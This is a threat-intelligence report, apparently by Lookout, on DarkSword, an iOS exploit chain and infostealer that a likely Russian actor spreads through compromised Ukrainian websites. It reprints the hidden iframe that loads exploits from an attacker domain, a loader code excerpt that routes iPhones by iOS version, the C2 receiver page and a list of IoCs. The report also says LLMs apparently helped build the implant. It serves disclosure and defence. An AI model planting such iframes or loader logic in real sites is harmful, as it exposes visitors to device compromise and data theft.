Attackers Wielding DarkSword Threaten iOS Users

lookout.com/threat-intelligence/article/darksword

Lookout March 18, 2026

Introduction

Mobile devices now sit at the convergence of access, identity, and sensitive corporate data—effectively relocating the enterprise perimeter into every employee's pocket. Recently observed threats demonstrate that the mobile attack surface has fundamentally expanded, moving beyond app-based malware to include sophisticated, hit-and-run campaigns that can disrupt operations and trigger material financial damage faster than traditional attack vectors.

In a tangible example of how attacks are evolving, Lookout Threat Labs has discovered DarkSword, a full iOS exploit chain and payload for iPhones running iOS versions between iOS 18.4 and 18.6.2. This threat was deployed by the same unknown, likely Russian, threat actor (dubbed UNC6353 by Google) who also deployed the Coruna exploit chain reported earlier this year, which was reported by Google and iVerify. As was the case for Coruna, this threat also targeted Ukrainian users. DarkSword aims to extract an extensive set of personal information including credentials from the device and specifically targets a plethora of crypto wallet apps, hinting at a financially motivated threat actor. Notably, DarkSword appears to take a "hit-and-run" approach by collecting and exfiltrating the targeted data from the device within seconds or at most minutes followed by cleanup.

Exploit chains such as the one used in DarkSword enable threat actors to gain full access to a user's device with little to no action needed from the user. These sophisticated, and thought to be extremely expensive, exploit kits are often assumed to be technology only available to state-backed actors and companies who build tools for law enforcement and intelligence agencies. The discoveries of DarkSword and previously Coruna prove that there is a second-hand market for such exploits that enables groups with more limited resources and motives other than highly targeted espionage to acquire top-of-the-line exploits and deploy them against mobile device users. With mobile devices holding access to anything from financial accounts to enterprise data, this discovery further underscores the need to protect them against the broadest spectrum of possible attack vectors.

Lookout researchers collaborated with Google and iVerify on the investigation of this threat. Their findings are available here and here, respectively.

Lookout customers are protected against this threat through our Safe Browsing feature as well as Device Compromise Detection. Devices running the most recent versions of iOS (≧18.7.3 for iOS 18 and ≧26.3 for iOS 26) are not susceptible to this threat or the vulnerabilities exploited by it. Out-of-date OS detection empowers admins to identify vulnerable devices in their fleet. Lastly, our Web History feed enables identification of devices that have been exposed to or compromised by this threat.

Discovery

Following the discovery of Coruna, Lookout researchers set out to analyze the malicious infrastructure associated with the Chinese and Russian threat actors who deployed the malware. While looking for additional domains tied to cdn.uacounter[.]com, the domain which Google identified as being tied to the probable Russian threat actor UNC6353, we observed a similar domain: cdncounter[.]net. The cdncounter[.]net domain is not only similar in naming to the uacounter[.]com domain, but it also shares nameservers, registrar, registration date and IP resolution overlap between certain subdomains.

Upon observing the static.cdncounter[.]net domain in Validin, we noted JavaScript links between the domain and two compromised Ukrainian domains including a .gov.ua domain: novosti.dn[.]ua and 7aac.gov[.]ua. We also noted that the domain 7aac.gov[.]ua had previously hosted an iframe linked to cdn.uacounter[.]com, indicating that it had been used in watering hole attacks to deliver Coruna malware. Our researchers proceeded to analyze the compromised Ukrainian domains, and observed an active iframe linked to static.cdncounter[.]net in the HTML code of the websites, as well as javascript code to create the iframe.

```
<div id="telegramSiteHelperChatLabel" class="tsh-label tsh-label-br" style="font-family:arial; background-color:#030069; z-index:9999">On-line chat</div><div id="telegramSiteHelperChatBox" class="tsh-chatbox ts
h-chatbox-br slideInUp  animated" style="background-color:#eeeeee; color:#000000; font-family:arial; width:350px;height:290px;z-index:9999;display:none; position:fixed;"><div id="telegramSiteHelperChatBox-heade
r" class="tsh-chatbox-header" style="background-color:#030069;">On-line chat<div id="telegramSiteHelperChatBox-close" class="tsh-chatbox-close">×</div></div><div id="telegramSiteHelperChatBox-greeting" class="t
sh-chatbox-greeting"><input type="text" value="" id="chatCustomerName" class="tsh-chatbox-greeting-input" placeholder="Ваше Ім'я | Enter your name"><button id="telegramSiteHelperStartChat" class="tsh-chatbox-gr
eeting-button" style="background-color:#030069">Написати | Start chat</button></div><div id="telegramSiteHelperChatBox-container" class="tsh-chatbox-container"></div><div id="telegramSiteHelperChatBox-input" cl
ass="tsh-chatbox-inputArea"><div class="tsh-chatbox-message-container" id="telegramSiteHelperMessageContainer" style="left:0px;"><textarea id="telegramSiteHelperMessage" class="tsh-chatbox-message" placeholder
="Ваше повідомлення | Enter you message and press enter"></textarea></div><div id="telegramSiteHelperEnter" class="tsh-chatbox-enter"></div></div></div><iframe src="https://static.cdncounter.net/assets/index.ht
ml" sandbox="allow-scripts allow-same-origin" style="width: 1px; height: 1px; border: 0px; position: absolute; left: -9999px; opacity: 0.01;"></iframe></body>
```

A malicious iframe discovered on the compromised Ukrainian government website 7aac.gov[.]ua.

While it initially appeared that this may be another site distributing Coruna, upon closer inspection of the our researchers found that the iframe loads a javascript file called rce_loader.js, which is largely responsible for fingerprinting devices visiting the compromised site in order to determine whether to route the devices to the iOS exploit chain. However, the script was looking for iOS devices with OS versions 18.4 or 18.6.2, which are iOS versions that are not susceptible to the exploit chains used in Coruna.

```
if(ios_version == '18,6' || ios_version == '18,6,1' || ios_version == '18,6,2')
    workerCode = getJS(`rce_worker_18.6.js?${Date.now()}`); // local version
else
    workerCode = getJS(`rce_worker_18.4.js?${Date.now()}`); // local version
```

An excerpt from rce_loader.js showing that devices with specific iOS versions are routed to different scripts for exploitation based on the version.

Recognizing that this was a new threat, our researchers analyzed the code and began capturing all of the stages of the exploits. In addition, as part of a joint research effort between Lookout and iVerify, we shared the compromised domains and one of the malware stages with their research staff. We also coordinated with GTIG, who confirmed that they had first observed this new threat in late 2025. Together we have named this threat DarkSword, which appears in the code as the internal name likely given to the malware by the developer.

Capabilities

DarkSword is a complete exploit chain and infostealer written in JavaScript. It leverages multiple vulnerabilities to establish privileged code execution to access sensitive information and exfiltrate it off the device. The kill chain begins with Safari encountering the malicious iframe embedded in a web page. Once loaded, Darksword breaks out of the WebContent sandbox and then leverages WebGPU to inject into mediaplaybackd. From there it can craft Kernel read/write access, which it leverages to gain access to privileged processes and modify sandbox restrictions, gaining access to restricted parts of the filesystem.

After successful privilege escalation, the post-exploitation main module, `pe_main.js`, serves as an orchestrator for an assortment of malicious modules. It begins by force loading the iOS's JavaScriptCore framework along with custom payloads into several vital and privileged iOS services (configd, wifid, securityd, and UserEventAgent). Each payload gathers and stages sensitive information such as passwords, keys and other documents in accessible locations. Once complete, a final exfiltration payload is injected into Springboard where the staged data along with emails, cryptocurrency wallets, usernames, passwords, photos, and other files are lifted from the device is then sent to a C2 server. After all the data has been exfiltrated, the staged files are cleaned up and the process exits cleanly.

This malware is highly sophisticated and appears to be a professionally designed platform enabling rapid development of modules through access to a high level programming language. This extra step shows a significant effort put into the development of this malware with thoughts about maintainability, long term development and extensibility. Some of the JavaScript files used in DarkSword contained references to older iOS versions (specifically 17.4.1 and

17.5.1) indicating that they had been carried over from an earlier version of the same kit. As was the case with Coruna, it appears likely that the threat actor gained access to an exploit and post-exploitation tool kit that was built by a third party.

While the observed espionage functionality such as exfiltration of messages and iCloud content is expected as part of this kind of threat, it is notable that DarkSword also targets cryptocurrency wallets - a clearly financially motivated target. This dual-use approach is an important insight into the threat actor's motives and indicates that they (or possibly a previous user of DarkSword who then passed it on to them) are operating with a motive of monetary gain. Cryptocurrency exchanges targeted by DarkSword include Coinbase, Binance, Kraken, Kucoin, Okx, Mexc etc. It also targets wallets such as Ledger, Trezor, Metamask, Exodus, Uniswap, Phantom, Gnosis Safe among others.

As opposed to many other previously reported cases of sophisticated attacks on mobile devices, DarkSword is not designed for ongoing surveillance. Once it finishes collecting and exfiltrating the targeted data, it deletes the files it created on the filesystem of the device and exits. Its dwell time on the device is likely in the range of minutes, depending on the amount of data it discovers and exfiltrates.

Unique device identifiers	SMS / iMessage
Call history	Address book
WiFi configuration and passwords	Safari web history, cookies
Location and location history	Notes
Calendar	Health data
Photos	iCloud Drive
Cellular and SIM information	Emails
Installed app list	Saved passwords
Telegram message history	WhatsApp message history

Data exfiltrated by DarkSword

The UNC6353 Threat Actor

Despite the fact that the threat actor UNC6353 has now been observed deploying multiple iOS exploit chains in watering hole attacks on compromised Ukrainian websites, little is known about this group. Our research has not revealed any infrastructure tied to the group beyond the two domains mentioned, cdncounter[.]net and uacounter[.]com, the C2 domain sqwas.shapelie[.]com and the compromised, legitimate websites. Nor have we observed any connections between UNC6353 and other threat actors. However, we can make some observations about the group based on our analysis of their activities.

UNC6353 has access to a supply of high-quality iOS exploit chains, likely developed for tier-1 commercial surveillance vendors (CSVs). Some of the exploits appear to have been 0-day exploits when they were first deployed. This indicates that they are likely well funded and may have connections to exploit brokers such as Matrix LLC / Operation Zero.

All observed attacks by the group have been targeted at visitors of compromised Ukrainian websites using a technique referred to as a watering hole attack. For observed DarkSword targeting, the novosti.dn[.]ua site is for the independent news agency News of Donbas which provides information on the frontline situation and social issues in the Donbas region of Ukraine. The 7aac.gov[.]ua site is an official website for the Seventh Administrative Court of Appeals, which reviews decisions from courts in several oblasts and is located in Vinnytsia. Lookout researchers have observed evidence of a potential infection of an employee at a food processing manufacturer in Ukraine on February 12th, 2026.

It is unknown how the websites used in the attack were compromised, but we know that UNC6353 gained sufficient access to inject malicious iframes in the HTML code of the websites. The command and control (C2) server for the DarkSword sample we collected is sqwas.shapelie[.]com, which appears to be a subdomain created by the threat actor on the compromised Ukrainian domain shapelie[.]com. This means that they also had sufficient access to create subdomains, and may be using other compromised domains for C2.

The C2 domain is hardcoded in DarkSword and exfiltrated data is sent to ports 8881/8882 which host a “DarkSword File Receiver” endpoint. The use of BaseHTTPServer together with the HTML content served by this endpoint indicates that server-side code may have been included in the sale of DarkSword for demonstration purposes, or was created by the threat actor themselves. There are indicators that this part of the DarkSword infrastructure was created with assistance from an LLM such as a folder emoji in the heading and a checkmark symbol.

```
html: "
            <html>
            <head><title>DarkSword File Receiver</title></head>
            <body>
            <h1>📁 DarkSword File Receiver Server</h1>
            <p style="color: green; font-weight: bold;">✓ Server is running</p>
            <p>Ready to receive files via HTTP POST.</p>
            <p>POST files to this endpoint to save them in UUID-based folders.</p>
            </body>
            </html>
            "
      ,
```

HTML content of the DarkSword File Receiver endpoint previously located on sqwas.shapelie[.]com

Both Coruna and DarkSword have the capability to steal cryptocurrency as well as sensitive private data, which indicates that both tools can be used for espionage as well as financial theft. It is unknown whether the cryptocurrency theft functionality was introduced in Coruna prior to or after its use by the Chinese criminal group UNC6691 reported by Google. It is therefore unclear whether the purpose of UNC6353's use of Coruna was to steal cryptocurrency. This may indicate that this threat actor is financially motivated, or alternatively it may indicate that this likely Russian, state-aligned activity has expanded into financial theft targeting mobile devices.

It appears that no attempts were made to obfuscate the exploit chain or the implant code to prevent analysis. This includes the presence of numerous comments and log messages in the JavaScript code. Analysis of patterns suggests that LLMs were used in the creation of at least some of the implant code. Based on this, it appears probable that UNC6353 lacks first-hand experience with mobile exploits and may have relied on AI support to add additional functionality to purchased tooling. Alternatively, this code may have been added prior to the threat actor's acquisition of the tooling.

There are some noteworthy overlaps between certain characteristics of this campaign and previous Russia-linked activity. In 2024, Google published research on a campaign conducted by APT29 using watering hole attacks on compromised Mongolian websites, in which n-day exploits for iOS and Android previously used by CSVs were leveraged using hidden iframes. Combining watering hole attacks and the use of compromised domains for C2 is a technique that has been observed for other Russian APTs. Also, Sandworm APT targeted cryptocurrencies in their Infamous Chisel tooling which targeted Ukrainian armed forces' Android devices.

Given that both Coruna and DarkSword have capabilities for cryptocurrency theft and intelligence gathering, we must consider the possibility that UNC6353 is a Russia-backed privateer group or criminal proxy threat actor. Russian criminal proxies have targeted Ukraine extensively while simultaneously conducting financially focused attacks. Google's research on Coruna also showed that the tooling was likely sold to Chinese cybercriminals, which would

support the idea that such tooling could be sold to Russian cybercriminals as well. Notably, the US Department of the Treasury recently sanctioned entities associated with Matrix LLC / Operation Zero, the Russian exploit broker, and highlighted connections between the TrickBot cybercrime gang and the broker.

The complete lack of obfuscation in DarkSword code, the lack of obfuscation in the HTML for the iframes and the fact that the DarkSword File Receiver is so simply designed and obviously named lead us to believe that UNC6353 may not have access to strong engineering resources or, alternatively, is not concerned with taking appropriate OPSEC measures.

Based on the above information, we assess that UNC6353 is a well-funded, well-connected but technically less sophisticated threat actor whose goals include both financial gain and espionage aligned with Russian intelligence requirements.

Conclusion

The discovery of DarkSword as the second iOS exploit chain found in the hands of this at least partially financially motivated threat actor reveals a worrying trend. There appears to be a secondary market for technically sophisticated exploit chains in which unscrupulous sellers are willing to serve buyers with little or no concerns for how they are going to be used. These groups can then easily customize these kits into malware for their specific purposes, possibly with the help of AI.

Such attacks are both much more powerful and stealthier than app-based malware or social-engineering attacks against smartphone users. Watering-hole attacks abusing compromised legitimate web sites are almost (if not technically) zero-click attacks in that the intended victim might already be frequenting the malicious site anyway. Even if a user needs to be lured to the site, social engineering defensive training is not effective since the infection URL is legitimate. Once the device is successfully compromised, the malware has essentially unfettered access with potentially devastating effects across both work and private aspects of the user's digital footprint. DarkSword's use of exploits affecting newer iOS versions, with some of the respective vulnerabilities patched in 2026, further closes the gap with current iOS versions and could potentially affect hundreds of millions of devices. This puts further emphasis on the importance of updating mobile devices more quickly and replacing older iOS device models in organisations' mobile fleets.

This discovery uncovers a new escalation of financially-motivated attacks on mobile devices. Attackers are successfully seeking access to exploit chains and deploying them against large groups of victims for financial gain. These attacks are capable of sidestepping both user training against social engineering and isolation of data in modern mobile operating systems, highlighting the need for a robust, multi-pronged approach to protecting mobile devices from attack.

Appendix: IoCs

Network IoCs

static.cdncounter[.]net (exploit delivery domain)

cdncounter[.]net

cdn.cdncounter[.]net

count.cdncounter[.]net

sqwas.shapelie[.]com (C2)

141.105.130[.]237 (2025-12-22 to 2026-03-17)

File names

rce_loader.js

rce_module.js

rce_worker_18.4.js

rce_worker_18.6.js

sbx0_main_18.4.js

sbx1_main.js

pe_main.js

Authors


Justin Albrecht

Global Director, Mobile Threat Intelligence

Justin Albrecht is the Global Director of Mobile Threat Intelligence. He works with his team to uncover new mobile threats, track actors and targets, and provide accurate research and reporting on these issues. Justin has over 20 years of experience tracking cyber threat actors, terrorists, and intelligence activities in both the intelligence community, and more recently as a member of Lookout's Threat Intelligence Team.

Eugene Kolodenker

Senior Manager, Security Intelligence Research



Robert Nickle

Senior Staff Security Intelligence Researcher

Christoph Hebeisen

Director, Security Intelligence Research

Christoph Hebeisen leads the Security Intelligence Research division at Lookout. In this role he oversees the company's suite of research activities, which cover malware, device compromise, network threats, phishing and threat intelligence services. Previously he worked as a security researcher and later manager of the Vulnerability Research team at TELUS Security Labs. Christoph holds a Ph.D. in Physics and investigated ultrafast molecular dynamics using powerful, short laser pulses before turning his attention to security.